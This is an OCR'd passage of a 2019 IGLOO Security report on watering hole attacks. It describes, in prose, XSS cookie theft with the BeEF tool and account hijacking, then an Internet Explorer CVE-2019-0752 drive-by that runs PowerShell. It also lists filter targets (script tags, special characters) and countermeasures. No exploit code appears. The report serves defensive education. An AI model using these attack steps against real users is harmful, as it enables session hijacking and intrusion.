
Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

⑤ Information regarding the target's browser can be seen through the BeEF tool.



⑥ As demonstrated below, the BeEF tool can attack hundreds of different kinds of vulnerabilities through the addition of different hacking modules.



Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

⑦ As shown below, the hacker is capable of viewing and stealing the victim's session cookie information.

⑧ Finally, the hacker is now capable of logging into the victim's account by altering their session cookie information.

(3) Countermeasures to Cross Site Script (XSS) attacks

▶ Limit the use of HTML or Java Script tags on forums in advance.

▶ A process which filters the information entered by the User is necessary.

▶ Implement an option which filters information from the user such as; main text, title, comments, search terms etc.

▶ When creating a filtering logic according to the input value, utilize the trim, replace functions, which remove blank spaces to implement the logic on the server side.

※ Filtering target input value

-Script tag : <SCRIPT>, <OBJECT>, <APPLET>, <EMBED>, <FORM>, <IFRAME> etc.

- Special Characters : <, >, ", ', &, %, %00(null) etc.


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

03. Attacks abusing the internet browser vulnerability (CVE-2019-0752)

(1) Attack scenario abusing the internet browser vulnerability

Hackers open a home page that attacks Internet browser vulnerabilities. When the victim accesses the homepage, the attack targets the browser vulnerability and runs the attack command. Simply accessing the hackers home page can trigger the attack script to run.



① The hacker either creates a homepage attacking the internet browser or infects a homepage which the user frequently visits.

② The victim accesses the infected home page.

③ The internet browser processes the malicious code on the web page and runs the attack phrase

- the command can run a variety of activities including; downloading malicious codes, running malicious codes, account leaks etc.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.


Watering Hole Threat

(2) Analyzing attacks caused by internet browser vulnerabilities

① The hacker inserts an attack script into a home page which attacks the internet browser script engine's vulnerability. In order the recreate the scenario, the CVE-2019-0752 vulnerability was utilized.

※ CVE-2019-0752 : an Internet Explorer 10,11 version VBS script engine vulnerability. It can run an attack script through the memory vulnerability while the source code is being processed.

② When the victim accesses the home page, the internet browser runs the script engine and the hackers commands are executed.




※ Victim PC Information : Windows 10, Internet Explorer 11


Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

③ After running the power shell through the vulnerability, the attacker would run a code enabling them to verify the accounts registered in the OS. So, when the victim accesses the home page, the PowerShell command is automatically executed. Below is a demonstration of the attack being carried out.



④ We can see that the attack command was executed just by accessing the home page.



5) By utilizing the browser vulnerability, a malicious code can be downloaded or a PC can be remotely manipulated for malicious purposes.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Watering Hole Threat

(3) Countermeasures against internet browser vulnerabilities

- ▶ Use the latest version of the internet browser.
- ▶ Activate software automatic update functions.
- ▶ Activate OS automatic update function.
- ▶ Activate vaccine real time, automatic update function.
- ▶ Do not click on from suspicious emails.

04. Conclusion

The Watering Hole Attack is an attack method commonly used by hackers. It is incredibly effective since it targets unknown vulnerabilities and is capable of targeting a specific subject and simultaneously target an unspecified number of unknown targets. Therefore it is difficult to respond to. Since the hacker attempts to abuse the home page's vulnerability to hide the malicious code, the user(target) needs to update their security patch, vaccine and other means to guarantee the minimum amount of security. However, the more fundamental solution to the problem is for the developer to keep Watering Hole Attacks in mind when they develop a S/W.

Copyright © IGLOO Security, Inc. 2019. All rights reserved.

Published by IGLOO SECURITY (www.igloosec.co.kr)
6 Floor. 7, Jeongui-ro 8-gil, Songpa-gu, Seoul, Korea
T. +82-2-3404-8678
E-mail. overseas@igloosec.com

Distributed by Cyber-Infinity Corp. (www.ci-corp.jp)
株式会社 シーアイシー
東京都千代田区岩本町3-4-3 リードシー秋葉原ビル5階
T. +81-3-5829-5801
E-mail. business@ci-corp.jp

Edited by IGLOO SECURITY Marketing Team
© 2019 IGLOO SECURITY, Inc. All rights reserved.
The copyright of this publication is held by IGLOO SECURITY. It is not permissible to reproduce, copy, or distribute any or all of the contents of this publication in any form or by any means without the prior written consent of IGLOO SECURITY. All information contained in the publication can be changed without prior notice.